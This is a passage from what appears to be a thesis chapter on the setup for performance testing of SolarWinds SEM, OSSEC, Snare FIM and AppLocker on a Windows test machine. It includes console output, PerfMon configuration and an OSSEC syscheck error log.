Microsoft Performance Monitor, or PerfMon, is a software, which is built in to Windows systems [75]. The tool is created for real time performance monitoring but it has capabilities to record performance data of the whole system or just from specific processes. The tool can for example monitor memory usage, disk usage, and CPU usage. In this thesis, we use Performance Counter set from Data Collector Sets of the PerfMon tool. The tool captures performance data at a custom time interval, which is user configurable.

In this research, *PerfMon Data Collector Set* is configured using *Create manually* mode and just to collect data logs about software performance, as shown in the Figure 12. Then the process of the tested integrity tool is chosen as a counter using PerfMon counter list. Last the data format is changed from the DataCollector01 Properties to comma separated format, so that it can be more easily compared and visualized later in this chapter.




Figure 14. PerfMon Data Collector Set-configuration

PerfMon records total of 28 different performance attributes from running process. As we are comparing the CPU, memory and disk I/O usage, the ones that are used in this research are processor time, virtual bytes, working set, IO read bytes/sec, and IO write bytes/sec. The processor time means the percentage of time that the specific process has individually reserved from the CPU [76]. Working set is a measurement for how much the process requires physical memory from the system while the virtual bytes measure how much virtual address space the process requires from the computer [77]. Virtual bytes can be more than the actual physical memory is because it also includes the file that may have been paged out, or data that is shared among other processes, like shared DLLs [78]. IO read and write measures how much data in bytes the process is writing to the disk. The measurement interval is set to 15 seconds and the performance measurement recorded for 10 minutes.



## 4.3 Configuration

### 4.3.1 SolarWinds SEM

As presented in the Chapter 3, SolarWinds SEM uses server-client architecture. In this test case SolarWinds SEM virtual appliance was implemented to the virtual network and agent installed on the monitored system. The agent connected to the SEM server. The SEM server console is presented in the Figure 15. SolarWinds SEM server is delivered as an OVA (Open Virtual Appliance) format and most of the hypervisors support importing it directly.

```
SolarWinds Security Event Manager - 2021.2.1
The virtual appliance is successfully installed and running.
The IP Address of this virtual appliance is: 172.16.42.10
Next Steps:
1. Go back to your desktop and find the folder with the downloaded
   SolarWinds Security Event Manager files.
2. Install the SolarWinds Security Event Manager Reports application,
   entitled "SEM Desktop Software".
3. In a web browser, access the SEM Console URL and set the
   initial password.
Product Support Key: 28B93-CJU23-SJS2-H7H5-A36K5-S6C54
* Advanced Configuration Use Arrow Keys to navigate
  Set Timezone (America/Los_Angeles) and <ENTER> to select your choice.
```

Figure 15. SolarWinds SEM server console

The SolarWinds SEM default agent configuration did not have File Integrity Monitoring (FIM) enabled, as shown in the Figure 16. The SEM configuration had to be enabled from the SEM web console before it started to record file integrity monitoring. The tool also has separate options for file and directory monitoring, and registry monitoring. The tool allows directory, file, and registry black- and whitelisting. By default, the tool monitors specific Windows paths and for example auto runs locations the Windows registry.




Figure 16. Windows FIM File and Directory, and Registry are disabled by default

SolarWinds SEM agent is installed as a service and the service calls *SWLEMAgent.exe* binary. The *SWLEMAgent.exe* binary launches Java process, which is the actual agent software. These two processes are presented in the Figure 17. The Java process was set to monitoring target in the PerfMon.





Figure 17. SWLEMAgent.exe launching Java

### 4.3.2 OSSEC

OSSEC uses the same architecture as SolarWinds SEM. OSSEC virtual appliance was installed to the test network and then agent deployed to the test machine. As shown in the Figure 18, the virtual appliance is a CentOS 7 server, which runs the OSSEC server software. OSSEC is delivered as an OVA format and most of the hypervisors support importing it directly.

A terminal window titled "ossec@ossec-server:~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the command "cat /etc/os-release" and its output, which lists system information for CentOS Linux 7 (Core).

```
ossec@ossec-server:~  
File Edit View Search Terminal Help  
[ossec@ossec-server ~]$ cat /etc/os-release  
NAME="CentOS Linux"  
VERSION="7 (Core)"  
ID="centos"  
ID_LIKE="rhel fedora"  
VERSION_ID="7"  
PRETTY_NAME="CentOS Linux 7 (Core)"  
ANSI_COLOR="0;31"  
CPE_NAME="cpe:/o:centos:centos:7"  
HOME_URL="https://www.centos.org/"  
BUG_REPORT_URL="https://bugs.centos.org/"  
  
CENTOS_MANTISBT_PROJECT="CentOS-7"  
CENTOS_MANTISBT_PROJECT_VERSION="7"  
REDHAT_SUPPORT_PRODUCT="centos"  
REDHAT_SUPPORT_PRODUCT_VERSION="7"  
  
[ossec@ossec-server ~]$
```

Figure 18. OSSEC appliance version

Before installing agents on the monitored system, the agent have to be added to the OSSEC server. OSSEC server ships with a *manage\_clients* tool, which can be used to generate configuration for the agent. The tool requires name of the new agent, IP address of the monitored system, and ID number for the new agent. After providing these information to the system, agent key, which is used for authentication, can be extracted from the OSSEC server console. This process is presented in the Figure 19.

```
root@ossec-server:~
File Edit View Search Terminal Help
[root@ossec-server ~]# /var/ossec/bin/manage_agents

*****
* OSSEC HIDS v2.9.2 Agent manager. *
* The following options are available: *
*****
(A)dd an agent (A).
(E)xtract key for an agent (E).
(L)ist already added agents (L).
(R)emove an agent (R).
(Q)uit.
Choose your action: A,E,L,R or Q: a

- Adding a new agent (use '\q' to return to the main menu).
Please provide the following:
* A name for the new agent: ████████
* The IP Address of the new agent: 172.16.42.128
* An ID for the new agent[002]:
Agent information:
ID:002
Name:██████
IP Address:172.16.42.128
Confirm adding it?(y/n): y
Agent added.

*****
* OSSEC HIDS v2.9.2 Agent manager. *
* The following options are available: *
*****
(A)dd an agent (A).
(E)xtract key for an agent (E).
(L)ist already added agents (L).
(R)emove an agent (R).
(Q)uit.
Choose your action: A,E,L,R or Q: e

Available agents:
ID: 002, Name: ████████, IP: 172.16.42.128
Provide the ID of the agent to extract the key (or '\q' to quit): 002

Agent key information for '002' is:
MDAyIGdzCAXNzIuMTYuNDIuMTI4IGYxMDJlNWMyMGEyZDgwZDNlNTljNjA4ZDUxZTJlYjhlN2MwYmYyZGY0OTQ0ODkyYTA1Mjc2OTVlZjNjNzcxYjJk=

** Press ENTER to return to the main menu.
```

Figure 19. OSSEC agent configuration

OSSEC website has agents for supported operating systems, which can be downloaded from there. After installing the agent on the target system, the agent needs to be configured using OSSEC Agent Manager-software. The configuration requires IP address of the OSSEC server and authentication key, which was previously extracted from the OSSEC server agent configuration. After successfully providing the key, the OSSEC Agent Manager confirms that the configuration was stored successfully, as shown in the Figure 20.




Figure 20. Agent installed on the target system

The OSSEC starts *OSSEC HIDS [OssecSvc]* service with SYSTEM privileges. The service starts *ossec-agent.exe* process, which is used to monitor the server and report findings back to the OSSEC server. The process information is presented in the Figure 21. The *ossec-agent.exe* process was set to monitoring target in the PerfMon.

ossec-agent.exe	2,104 K	5,804 K	608
lsass.exe	4,036 K	13,428 K	616 Local
rss.exe			492 Client
nlogon.exe			548 Windows
dwm.exe			260 Desktop
plorer.exe			2672 Windows
vmtoolsd.exe			4364 VMware

Command Line:	"C:\Program Files (x86)\ossec-agent\ossec-agent.exe"
Path:	C:\Program Files (x86)\ossec-agent\ossec-agent.exe
Services:	OSSEC HIDS [OssecSvc]

Figure 21. OssecSvc running on the target system

After the agent is successfully configured, it connects back to the OSSEC server using port 1514/UDP. The connection can be verified from the OSSEC server using internal binary *agent\_control*, as shown in the Figure 22.

```
root@ossec-server ~]# /var/ossec/bin/agent_control -lc
OSSEC HIDS agent_control. List of available agents:
  ID: 000, Name: ossec-server (server), IP: 127.0.0.1, Active/Local
  ID: 002, Name:      , IP: 172.16.42.128, Active
```

Figure 22. Verifying successful connection

By default, the OSSEC installation does not enable active response for the agent. Active response is a feature in OSSEC, which allows defense actions [79]. These actions are for example pre-configured scripts on the target system. The OSSEC documentation gives an example of null routing all Windows connectivity when an event, that is set to trigger an alert occurs.

The OSSEC project uses Kibana for visualization. The Kibana is an open frontend application that uses Elastic Stack, or ELK. It can be used for data visualization and doing searches for a large mass of data. [80] The OSSEC portal is presented in the Figure 23.




Figure 23. OSSEC uses Kibana for visualization

The results presented in the Appendix A revealed that OSSEC did not require almost at all CPU time on the monitored system. The low amount of CPU usage on OSSEC agent suggests it did not run any checks during the test period. The OSSEC documentation

suggests that the checks are executed every six hours by default. Taking a look to OSSEC's configuration files, the syscheck runs on agent startup and every 20 hours. Due to long default syscheck interval. OSSEC was configured to run the syscheck every 60 seconds. The OSSEC default configuration monitors multiple locations on Windows file system and registry. These locations include for example the default auto run keys. The configuration is presented in the Appendix B.

For some reason, OSSEC syscheck kept getting disabled during the tests. After restarting the service, the OSSEC agent logs were filled with errors. The errors are presented in the Figure 24.

```
2021/12/06 00:24:39 ossec-agent: Starting syscheckd thread.
2021/12/06 00:24:39 ossec-agent(1756): ERROR: Duplicated
directory given: 'C:\Windows/regedit.exe'.
2021/12/06 00:24:39 ossec-agent(1756): ERROR: Duplicated
directory given: 'C:\Windows/system.ini'.
[-- log rows removed --]
2021/12/06 00:24:39 ossec-agent(1756): ERROR: Duplicated
directory given: 'HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon'.
2021/12/06 00:24:39 ossec-agent(1756): ERROR: Duplicated
directory given: 'HKEY_LOCAL_MACHINE\Software\Microsoft\Active
Setup\Installed Components'.
2021/12/06 00:24:39 ossec-syscheckd: WARN: Syscheck disabled.
```

Figure 24. OSSEC logs showing that Syscheck is disabled

Based on the error, the configured syscheck monitors are for some reason duplicated and the check process stops working. This means that the tool is not capable to detect any changes on the system. OSSEC GitHub repository has an open issue for this error, but there is no developers' comments or fix suggestions how to solve it [81]. As the tool is not able to do reliable file integrity monitoring, the tests were not continued with the tool.

### 4.3.3 Snare FIM

Snare FIM is delivered as an ISO (Optical disc image) image which means, it can be installed on virtual machine, physical machine, or to the cloud. The ISO image does not support VMWare easy installation which should be noticed during the installation. After installation the appliance pauses to the login screen, as shown in the Figure 25.



Figure 25. Snare FIM server console

After installing the appliance, web console becomes available. The whole tool can be configured through the web console. The web console has a dashboard view, which is presented in the Figure 26.






Figure 26. Snare dashboard

The Snare agent has to be downloaded from their webpage. After installing the Snare agent to the test machine, it needed to be configured to connect back to the Snare server. Snare server has Snare Agent Management (SAM) component running. It is good to note that SAM in Windows system refers to Security Account Manager which contains user account information of the system. After connecting the Snare Agent to the Snare Server, it became visible in the Snare Agent Management, as shown in the Figure 27.




Figure 27. Snare Agent connected to Snare Agent Management

Snare does not have templates for file integrity monitoring (FIM) nor registry integrity monitoring (RIM). The monitoring files and paths have to be configured manually during the implementation. RIM and FIM monitoring works in PFIM manner. Both were enabled with one hour periodic checks, as shown in the Figure 28.

Policy	Schedule	Severity Level	Registry Root Key	Registry Key or Value
LR	@hourly	CLEAR	HKEY_LOCAL_MACHINE	HKLM\*

Figure 28. RIM enabled with hourly schedule

Similarly to SolarWinds, Snare creates service on the monitored machine. The service executes SnareCore.exe, which is the agent software installed on the system. This process was set as the performance monitoring target. The Snare service is presented in the Figure 29.




Figure 29. Snare local service

### 4.3.4 AppLocker




Figure 30. Local Group Policy settings for AppLocker

AppLocker is included in Windows Enterprise editions and does not require additional software to be installed. AppLocker is configured through Group Policies (GPO). As the target system is not domain joined, the local configuration for it is called Local Group Policy (LGPO). The LGPO can be edited through Windows Local Group Policy Editor, as presented in the Figure 30. AppLocker allows different execution rules for executables, Windows installers, scripts, and packaged apps. In this test scenario, executable rules are used. By default, AppLocker adds three executable rules which of two allow all users to execute software from Program Files and Windows Folder while the third allows BUILTIN\Administrators group to execute software from any location. The used rule set is presented in the Figure 31.

Action	User	Name
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder
✓ Allow	BUILTIN\Administrators	(Default Rule) All files
✓ Allow	Everyone	%OSDRIVE% █████

Figure 31. Enabled AppLocker rules.

After configuring the LGPO to allow needed software, the AppLocker needs to be enabled. AppLocker can run either in Audit only –mode, where the execution is logged to the Windows event logs, or in Enforce rules –mode, where non-allowed software execution gets blocked.

The AppLocker will start on the target system when Application Identity –service is started. The LGPO configuration does not automatically start the service, which means it needs to be started manually on the first time. The Application Identity –service is presented in the Figure 32.

Services (Local)					
Name	Description	Status	Startup Type	Log On As	
<b>Application Identity</b>					
<a href="#">Start the service</a>					
Description: Determines and verifies the identity of an application. Disabling this service will prevent AppLocker from being enforced.					
ActiveX Installer (AxInstSV)	Provides Us...		Manual	Local System...	
AllJoyn Router Service	Routes AllJo...		Manual (Trig...	Local Service	
App Readiness	Gets apps re...		Manual	Local System...	
<b>Application Identity</b>	<b>Determines ...</b>		<b>Manual (Trig...</b>	<b>Local Service</b>	
Application Information	Facilitates t...	Running	Manual (Trig...	Local System...	
Application Layer Gateway ...	Provides su...		Manual	Local Service	
Application Management	Processes in...		Manual	Local System...	
AppX Deployment Service (...)	Provides inf...		Manual	Local System...	
Background Intelligent Tran...	Transfers fil...	Running	Automatic (D...	Local System...	
Background Tasks Infrastru...	Windows in...	Running	Automatic	Local System...	
Base Filtering Engine	The Base Fil...	Running	Automatic	Local Service	

Figure 32. Application Identity –service

The Application Identity –service uses svchost.exe for the monitoring. Svchost.exe is a generic host process on Microsoft Windows systems. The purpose of the process is to run internal processes. On the test system, the process id (PID) of the svchost.exe instance that the Application Identity uses was 84 during the tests. As shown in the Figure 33, multiple other Windows services use the same process. This means that the monitored data of the AppLocker is not comparable to other measurements as Windows is running multiple different tasks with the same process. Performance Monitor does not show by

default the PID of the monitored process. To be able to identify which of the running, PID was needed to identify correct svchost instance. PID can be enabled on Performance Monitor by adding 32-bit DWORD registry entry with decimal value of 2 to HKLM\SYSTEM\CurrentControlSet\Services\PerfProc\Performance. After adding the change and restarting Performance Monitor, PID appeared to monitor data.

Service Name	PID	Service Description	Status	svchost
Appinfo	84	Application Information	Running	netsvcs
BITS	84	Background Intelligent Transfer ...	Running	netsvcs
DsmSvc	84	Device Setup Manager	Running	netsvcs
Ifsvc	84	Geolocation Service	Running	netsvcs
gpsvc	84	Group Policy Client	Running	netsvcs
iphlpvc	84	IP Helper	Running	NetSvcs
LanmanServer	84	Server	Running	netsvcs
ShellHWDetection	84	Shell Hardware Detection	Running	netsvcs
SENS	84	System Event Notification Service	Running	netsvcs
Schedule	84	Task Scheduler	Running	netsvcs
Themes	84	Themes	Running	netsvcs
UserManager	84	User Manager	Running	netsvcs
ProfSvc	84	User Profile Service	Running	netsvcs
Winmgmt	84	Windows Management Instrume...	Running	netsvcs
wuauserv	84	Windows Update	Running	netsvcs

Figure 33. Services that use the same svchost.exe process than AppLocker

#### 4.4 Test results

